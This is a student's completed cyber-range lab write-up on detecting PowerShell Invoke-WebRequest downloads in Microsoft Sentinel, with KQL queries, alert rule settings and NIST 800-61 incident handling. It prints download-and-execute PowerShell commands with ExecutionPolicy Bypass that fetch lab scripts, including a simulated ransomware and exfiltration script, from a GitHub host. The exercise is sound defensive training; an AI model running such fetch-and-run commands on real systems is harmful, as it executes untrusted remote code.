Incident and Response Lab 2: **PowerShell Suspicious Web Request Completed by Derek James Locklear**

Note: **"windows-target-1"** might be called **"windows-target-"** when you query for it. MDE will sometimes cut the name off if it's too long.

Explanation

Sometimes, when a bad actor has access to a system, they will attempt to download malicious payloads or tools directly from the internet to expand their control or establish persistence. This is often achieved using legitimate system utilities like PowerShell to blend in with normal activity. By leveraging commands such as **Invoke-WebRequest**, they can download files or scripts from an external server and immediately execute them, bypassing traditional defenses or detection mechanisms. This tactic is a hallmark of post-exploitation activity, enabling them to deploy malware, exfiltrate data, or establish communication channels with a command-and-control (C2) server. Detecting this behavior is critical to identifying and disrupting an ongoing attack.

When processes are executed/run on the local VM, logs will be forwarded to Microsoft Defender for Endpoint under the **DeviceProcessEvents** table. These logs are then forwarded to the Log Analytics Workspace being used by **Microsoft Sentinel**, our **SIEM**. Within **Sentinel**, we will define an alert to trigger when PowerShell is used to download a remote file from the internet.


Part 1: Create Alert Rule (PowerShell Suspicious Web Request)

Design a Sentinel Scheduled Query Rule within Log Analytics that will discover when PowerShell is detected using Invoke-WebRequest to download content. (ensure the appropriate logs show up before creating the alert rule)


Hint: Use the DeviceProcessEvents table.

//Query used for the instructor's VM Device

```
let TargetHostname = "windows-target-"; // Replace with the name of your VM as it shows up in the logs
DeviceProcessEvents
| where DeviceName == TargetHostname //comment this line out for MORE results
| where FileName == "powershell.exe"
| where InitiatingProcessCommandLine contains "Invoke-WebRequest"
```




// The KQL Query Rule will be based on the Student VM Device "threat-hunt-pro"
let TargetHostname = "**threat-hunt-pro**"; // Replace with the name of your VM as it shows up in the logs
DeviceProcessEvents
| where DeviceName == TargetHostname //comment this line out for MORE results
| where FileName == "powershell.exe"
| where InitiatingProcessCommandLine contains "Invoke-WebRequest"



Once your query is good, create the Schedule Query Rule in: **Sentinel → Analytics → Schedule Query Rule**

Use ChatGPT to set Mitre ATT&CK Framework Categories based on the query
"for the KQL query listed above, please tell me the Mitre ATT&CK framework categorization and please just list them in a simple list



Analytics Rule Settings:

- Name:
- Description:
- Enable the Rule
- Use ChatGPT to set Mitre ATT&CK Framework Categories based on the query
- Run query every 4 hours
- Lookup data for last 24 hours (can define in query)
- Stop running query after alert is generated == Yes
- Configure Entity Mappings:
    - Account
        - Identifier: Name, Value: AccountName
    - Host
        - Identifier: HostName, Value: DeviceName
    - Process
        - Identifier: CommandLine, Value: ProcessCommandLine
- Automatically create an Incident if the rule is triggered
- Group all alerts into a single Incident per 24 hours
- Stop running query after alert is generated (24 hours)
-

Part 2: Trigger Alert to Create Incident

Note: If your VM is onboarded to MDE and has been running for several hours, the attack simulator will have done the actions necessary to create the logs. If not, you can paste the following into PowerShell on your VM to create the necessary logs:

```
powershell.exe -ExecutionPolicy Bypass -Command Invoke-WebRequest
-Uri 'https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/
refs/heads/main/cyber-range/entropy-gorilla/eicar.ps1' -OutFile 'C:
\programdata\eicar.ps1';
powershell.exe -ExecutionPolicy Bypass -File 'C:\programdata\eicar.ps1';
```

Don't get confused between the [**Configuration → Analytics]** and [**Threat Management → Incidents]** sections.

Part 3: Work Incident


Work your incident to completion and close it out, in accordance with the NIST 800-61: Incident Response Lifecycle

Preparation

- Document roles, responsibilities, and procedures.
- Ensure tools, systems, and training are in place.

Detection and Analysis

- Identify and validate the incident.
  - Observe the incident and assign it to yourself, set the status to Active
  - Investigate the Incident by **Actions** → **Investigate** (sometimes takes time for entities to appear)



- Gather relevant evidence and assess impact.
  - In this case the actual script files would be evidence, but are not necessarily the threat. The threat would be how they got there in the first place, or why the user (or system account) is downloading them and executing them. (
  - In real life, this could have happened from accidentally downloading malware or installing a game or free software or any number of ways.
    - **Notes**: I contacted the user and they said they recently installed a free software at the same time the events took place. (But the

reality is in this case, the attack simulator downloaded the scripts and executed them.)

- Observe the different entity mappings and take notes:
  - *The **James - PowerShell Suspicious Web Request and the Josh - PowerShell Suspicious Web Request** incidents were triggered on __ different Devices by __ different users. <Devices and Users>*
  - *The PowerShell commands downloaded __ different scripts from the internet:*
    - *URL to Script 1 = "***eicar.ps1***"*
    - *URL to Script 2 = "***pwncrypt.ps1***"*
    - *URL to Script 3 =* "***portscan.ps1***"
  - **Upon investigating the triggered incident "J*ames* - "PowerShell Suspicious Web Request", it was discovered that the following powershelgl commands were run on machine: windows-target-1 and "threat-hunt-pro"**

Entities (4)

windows-target-
powershell.exe -ExecutionPolicy Bypass -Command Invoke-WebRequest -Uri https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/cyber-range/entropy-gorilla/eicar.ps1 -OutFile C:\programdata\eicar.ps1
powershell.exe -ExecutionPolicy Bypass -Command Invoke-WebRequest -Uri https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/cyber-range/entropy-gorilla/pwncrypt.ps1 -OutFile C:\programdata\pwncrypt.ps1
powershell.exe -ExecutionPolicy Bypass -Command Invoke-WebRequest -Uri https://raw.githubusercontent.com/joshmadakor1/lognpacific-public/refs/heads/main/cyber-range/entropy-gorilla/portscan.ps1 -OutFile C:\programdata\portscan.ps1

Alerts (1)


James-PowerShell Suspicious Web Request
No results

- Check to make sure none of the downloaded scripts were actually executed

KQL Query for both VM devices "windows-targer-" and "threat-hunt-pro"


// KQL Query used on the instructor's VM device

```
let TargetHostname = "windows-target-"; // Replace with the name of your VM as it shows up in the logs
let ScriptNames = dynamic(["eicar.ps1", "exfiltratedata.ps1", "portscan.ps1", "pwncrypt.ps1"]); // Add the name of the scripts that were downloaded
DeviceProcessEvents
| where DeviceName == TargetHostname // Comment this line out for MORE results
| where FileName == "powershell.exe"
| where ProcessCommandLine contains "-File" and ProcessCommandLine has_any (ScriptNames)
| order by TimeGenerated
| project TimeGenerated, AccountName, DeviceName, FileName, ProcessCommandLine
| summarize count() by AccountName, DeviceName, FileName, ProcessCommandLine
```



// KQL Query used on the student's VM device


```
let TargetHostname = "threat-hunt-pro"; // Replace with the name of your VM as it shows up in the logs
let ScriptNames = dynamic(["eicar.ps1", "exfiltratedata.ps1", "portscan.ps1", "pwncrypt.ps1"]); // Add the name of the scripts that were downloaded
DeviceProcessEvents
| where DeviceName == TargetHostname // Comment this line out for MORE results
| where FileName == "powershell.exe"
| where ProcessCommandLine contains "-File" and ProcessCommandLine has_any (ScriptNames)
| order by TimeGenerated
| project TimeGenerated, AccountName, DeviceName, FileName, ProcessCommandLine
| summarize count() by AccountName, DeviceName, FileName, ProcessCommandLine
```



After investigating with Defender for Endpoint, it was determine that the downloaded scripts actually did run. See the above stated KQL query which was ran for both VM devices "windows-targer-" and "threat-hunt-pro"

Containment, Eradication, and Recovery

- Isolate affected systems to prevent further damage.
  - In real life if this was a serious threat, we would isolate your machine with Defender for Endpoint
    - **Machine was isolated in MDE and anti-malware scan was run**
  - If any of the downloaded files have been executed, take note of which ones and use ChatGPT to discern what the script actually does. Record your findings:



We passed the scripts off to the malware reverse engineering team, and these were the one-liners they came up with for each script:

portscan.ps1: Scans a specified range of IP addresses for open ports from a list of common ports and logs the results.

eicar.ps1: Creates an EICAR test file, a standard for testing antivirus solutions, and logs the process.

exfiltratedata.ps1: Generates fake employee data, compresses it into a ZIP file, and uploads it to an Azure Blob Storage container, simulating data exfiltration.

pwncrypt.ps1: Encrypts files in a selected user's desktop folder, simulating ransomware activity, and creates a ransom note with decryption instructions.

    - It was observed that after being downloaded, ___ and ___ scripts were subsequently executed by the ___ account.
    - Script _____ was observed to _____
    - Script _____ was observed to _____
- Remove the threat and restore systems to normal.
  - While the machines are inisolated, within MDE perform an antimalware scan to see if there is anything that caused these scripts to be downloaded and run (there won't be, but you'd do something like this in real life. In our case, the scripts ran because of either the attack simulator-o
  - After both VM devices machine came back clean, we remove both from isolation
  -

Post-Incident Activities

- Document findings and lessons learned.
  - Record your notes within the incident.
- Update policies and tools to prevent recurrence.
  - You could do something like creating a policy that restricts the use of

PowerShell
    - **User Training** - the two affected users were both required to undergo additional **cybersecurity awareness training.** We also upgraded our **KnowBe4 Cybersecurity awareness Training** package and increased the frequency of training sessions for everyone.
    - Started the implementation of a policy that **restricts the use of Powershell access** for non-essential users to minimize the risk of future incidents.

Closure

- Review and confirm incident resolution.
    - Review/observe your notes for the incident.
- Finalize reporting and close the case.
    - Close out the Incident within Sentinel as a "True Positive"
    -

Part 4: Cleanup (BE EXTREMELY CAREFUL HERE)

In Sentinel → **Threat Management** → **Incidents**, filter for closed incidents and delete YOUR incident

In Sentinel → **Configuration** → **Analytics**, delete YOUR analytics rule.

Be extremely careful to only delete YOUR Incident and Analytics Rule. Do not screw this up and delete someone else's, because it's possible. **Search by your name to narrow them down if you have to.**